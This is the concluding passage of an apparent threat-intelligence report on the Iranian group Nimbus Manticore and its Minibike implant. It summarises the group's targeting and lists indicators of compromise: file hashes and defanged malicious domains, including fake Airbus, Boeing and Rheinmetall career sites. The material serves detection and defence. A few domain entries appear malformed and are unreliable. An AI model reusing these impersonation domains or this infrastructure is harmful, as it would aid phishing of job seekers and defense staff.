

Figure 21 – Geographic distribution of targeted organizations.

The deployment of Minibike samples in June suggests “business as usual”, occurring as it did against the backdrop of the **twelve-day conflict between Israel and Iran**. The identified samples indicate that Israel was the primary focus at that time.

Conclusion

In our research, we uncovered the elusive operations of the Iranian threat actor known as **Nimbus Manticore**. Over the last year, this threat actor adopted a new set of techniques that allowed them to remain under the radar and continue operating even during the twelve-day Israeli-Iranian conflict.

Nimbus Manticore also expanded its interest in European targets, particularly in the **telecommunications, defense, aerospace, satellite and airline** sectors. We analyzed the evolution of the Minibike implant, which has incorporated multi-layered obfuscation and increasingly relies on legitimate cloud services to remain stealthy and difficult to detect.

IOCs:

Hashes:

23c0b4f1733284934c071df2bf953a1a894bb77c84cff71d9bfcf80ce3dc4c16- malicious zip
0b2c137ef9087cb4635e110f8e12bb0ed43b6d6e30c62d1f880db20778b73c9a - malicious zip
6780116ec3eb7d26cf721607e14f352957a495d97d74234aade67adbdc3ed339 - malicious zip
41d60b7090607e0d4048a3317b45ec7af637d27e5c3e6e89ea8bdcad62c15bf9 - malicious zip
4260328c81e13a65a081be30958d94b945fea6f2a483d051c52537798b100c69 -malicious zip
a37d36ade863966fb8520ea819b1fd580bc13314fac6e73cb62f74192021dab9- malicious zip
5d832f1da0c7e07927dcf72d6a6f011bfc7737dc34f39c561d1457af83e04e70- malicious zip
ffeacef025ef32ad092eea4761e4eec3c96d4ac46682a0ae15c9303b5c654e3e
c22b12d8b1e21468ed5d163efbf7fee306e357053d454e1683ddc3fe14d25db5
4da158293f93db27906e364a33e5adf8de07a97edaba052d4a9c1c3c3a7f234d
061c28a9cf06c9f338655a520d13d9b0373ba9826a2759f989985713b5a4ba2b
bc9f2abce42141329b2ecd0bf5d63e329a657a0d7f33ccdf78b87cf4e172fbd1
e69c7ea1301e8d723f775ee911900fbf7caf8dcd9c85728f178f0703c4e6c5c0
e77b7ec4ace252d37956d6a68663692e6bde90cdbbb07c1b8990bfaa311ecfb2
b43487153219d960b585c5e3ea5bb38f6ea04ec9830cca183eb39ccc95d15793
1b629042b5f08b7460975b5ecabc5b195fcbdf76ea50416f512a3ae7a677614a
f8a1c69c03002222980963a5d50ab9257bc4a1f2f486c3e7912d75558432be88
954de96c7fcc84fb062ca1e68831ae5745cf091ef5fb2cb2622edf2358e749e0
afe679de1a84301048ce1313a057af456e7ee055519b3693654bbb7312083876
9ec7899729aac48481272d4b305cefffa7799dcdad88d02278ee14315a0a8cc1
3b4667af3a3e6ed905ae73683ee78d2c608a00e566ae446003da47947320097f
a4f5251c81f080d80d1f75ad4cc8f5bc751e7c6df5addcfca268d59107737bd0
cf0c50670102e7fc6499e8d912ce1f5bd389fad5358d5cae53884593c337ac2e
3b58fd0c0ef8a42226be4d26a64235da059986ec7f5990d5c50d47b7a6cfadcd

7c77865f27b8f749b7df805ee76cf6e4575cbe0c4d9c29b75f8260210a802fce
d2db5b9b554470f5e9ad26f37b6b3f4f3dae336b3deea3f189933d007c17e3d8
b9b3ba39dbb6f4da3ed492140ffc167bde5dee005a35228ce156bed413af622d
53ff76014f650b3180bc87a23d40dc861a005f47a6977cb2fba8907259c3cf7a
b405ae67c4ad4704c2ae33b2cf60f5b0ccdaff65c2ec44f5913664805d446c9b
5985bf904c546c2474cbf94d6d6b2a18a4c82a1407c23a5a5eca3cd828f03826
0e4ff052250ade1edaab87de194e87a9afeff903695799bcbc3571918b131100
8e7771ed1126b79c9a6a1093b2598282221cad8524c061943185272fbe58142d
f54fccb26a6f65de0d0e09324c84e8d85e7549d4d04e0aa81e4c7b1ae2f3c0f8
054483046c9f593114bc3ddc3613f71af6b30d2e4b7e7faec1f26e72ae6d7669
95d246e4956ad5e6b167a3d9d939542d6d80ec7301f337e00bb109cc220432cf - Minibrowse
9b186530f291f0e6ebc981399c956e1de3ba26b0315b945a263250c06831f281 - Minibrowse

Domains:

asylimed[.]azurewebsites[.]net
clinichaven[.]azurewebsites[.]net
healsanctum[.]azurewebsites[.]net
mediasylum[.]azurewebsites[.]net
therashelter[.]azurewebsites[.]net
arabiccountriestalent[.]com
arabiccountriestalenthr[.]azurewebsites[.]net
arabiccountriestalents[.]azurewebsites[.]net
arabiccountriestalentshr[.]azurewebsites[.]net
talenthumanresourcestalent[.]com
carebytesolutions[.]azurewebsites[.]net
medicoreit[.]azurewebsites[.]net
smartmediq[.]azurewebsites[.]net
vitatechlink[.]azurewebsites[.]net
biolinksystems[.]azurewebsites[.]net
digicura[.]azurewebsites[.]net
healthcarefluent[.]com
hivemedtech[.]azurewebsites[.]net
neurocloudhq[.]azurewebsites[.]net
marsoxygen[.]azurewebsites[.]net
nanobreathe[.]azurewebsites[.]net
turbulencemd[.]azurewebsites[.]net
zerogmed[.]azurewebsites[.]net
virgomarketingsolutions[.]com
virgomarketingsolutions[.]comtions[.]com
airtravellog[.]com
masterflexiblecloud[.]azurewebsites[.]net
storagewiz[.]co[.]azurewebsites[.]net

thecloudappbox[.]azurewebsites[.]net
arabiccountriestalent[.]azurewebsites[.]net
focusfusion[.]eastus[.]cloudapp[.]azure[.]com
frameforward[.]azurewebsites[.]net
tacticalsnap[.]eastus[.]cloudapp[.]azure[.]com
thetacticstore[.]com
lensvisionary[.]azurewebsites[.]net
wellnessglowluth[.]azurewebsites[.]net
activehealthlab[.]azurewebsites[.]net
ehealthpsuluth[.]com
grownehealth[.]eastus[.]cloudapp[.]azure[.]com
activespiritluth[.]eastus[.]cloudapp[.]azure[.]com
createformquestionshelper[.]com[.]net
collaboromarketing[.]com
cloudaskquestioning[.]eastus[.]cloudapp[.]azure[.]com[.]net
cloudaskquestionanswers[.]com[.]net
cloudaskquestionanswers[.]azurewebsites[.]net[.]net
cloudaskingquestions[.]eastus[.]cloudapp[.]azure[.]com[.]net
cloudaskingquestions[.]azurewebsites[.]net[.]net
cloudaskingquestioning[.]azurewebsites[.]net[.]net
vitatechlinks[.]azurewebsites[.]net
mojavemassageandwellness[.]com
airmdsolutions[.]azurewebsites[.]net
ventilateainest[.]azurewebsites[.]net
aeroclinicit[.]azurewebsites[.]net
exchtestcheckingapijson[.]azurewebsites[.]net
exchtestcheckingapihealth[.]com
exchtestchecking[.]azurewebsites[.]net
maydaymed[.]azurewebsites[.]net
traveltipspage[.]com
smartapptools[.]azurewebsites[.]net
createformquestionshelper[.]com
cloudaskquestioning[.]eastus[.]cloudapp[.]azure[.]com
cloudaskquestionanswers[.]com
cloudaskquestionanswers[.]azurewebsites[.]net
cloudaskingquestions[.]eastus[.]cloudapp[.]azure[.]com
cloudaskingquestioning[.]azurewebsites[.]net
healthbodymonitoring[.]azurewebsites[.]net
healthcare-azureapi[.]azurewebsites[.]net
healthdataanalyticsrecord[.]azurewebsites[.]net
medical-deepresearch[.]azurewebsites[.]net

medicalit-imaging[.]azurewebsites[.]net
mentalhealth-support-portal[.]azurewebsites[.]net
patient-azureportal[.]azurewebsites[.]net
pharmainfo[.]azurewebsites[.]net
symptom-recordchecker[.]azurewebsites[.]net
systemmedicaleducation[.]azurewebsites[.]net
acupuncturebentonville[.]com
cardiomedspecialists[.]azurewebsites[.]net
digithealthplatform[.]azurewebsites[.]net
medicpathsolutions[.]azurewebsites[.]net
nextgenhealthtrack[.]azurewebsites[.]net
sulumorbusinessservices[.]com
telehealthconnectpro[.]azurewebsites[.]net
totalcaremedcenter[.]azurewebsites[.]net
trustedcarehub360[.]azurewebsites[.]net
virtualcliniczone[.]azurewebsites[.]net
wellnessfirstgroup[.]azurewebsites[.]net
yourfamilymdclinic[.]azurewebsites[.]net
doctorconsult-app.azurewebsites[.]net
managetools-platform.azurewebsites[.]net
msnotetask-insights.azurewebsites[.]net
mstrakcer-tools.azurewebsites[.]net
olemanage-dashboard.azurewebsites[.]net
oletask-tracker.azurewebsites[.]net
patientcare-portal.azurewebsites[.]net

Similar activity cluster:

rpcconnection.azurewebsites[.]net
backsrv66.azurewebsites[.]net
backsrv74.azurewebsites[.]net
datasheet96.azurewebsites[.]net
mainrepo10.azurewebsites[.]net
services-update-check[.]azurewebsites[.]net
send-feedback[.]azurewebsites[.]net
send-feedback-413[.]azurewebsites[.]net
send-feedback-838[.]azurewebsites[.]net
send-feedback-296[.]azurewebsites[.]net
check-backup-service[.]azurewebsites[.]net
check-backup-service-288[.]azurewebsites[.]net
check-backup-service-179[.]azurewebsites[.]net
check-backup-service-736[.]azurewebsites[.]net

boeing-careers[.]com
rheinmetallcareer[.]org
rheinmetallcareer[.]com
airbus[.]global-careers[.]com
airbus[.]careersworld[.]org
airbus[.]usa-careers[.]com
airbus[.]germanywork[.]org
airbus[.]careers-portal[.]org
rheinmetall[.]careersworld[.]org
rheinmetall[.]careers-hub[.]org
rheinmetall[.]theworldcareers[.]com
rheinmetall[.]gocareers[.]org
flydubaicareers[.]ae[.]org
global-careers[.]com
careers-hub[.]org
careersworld[.]org
usa-careers[.]com
germanywork[.]org
careers-portal[.]org
theworldcareers[.]com
gocareers[.]org

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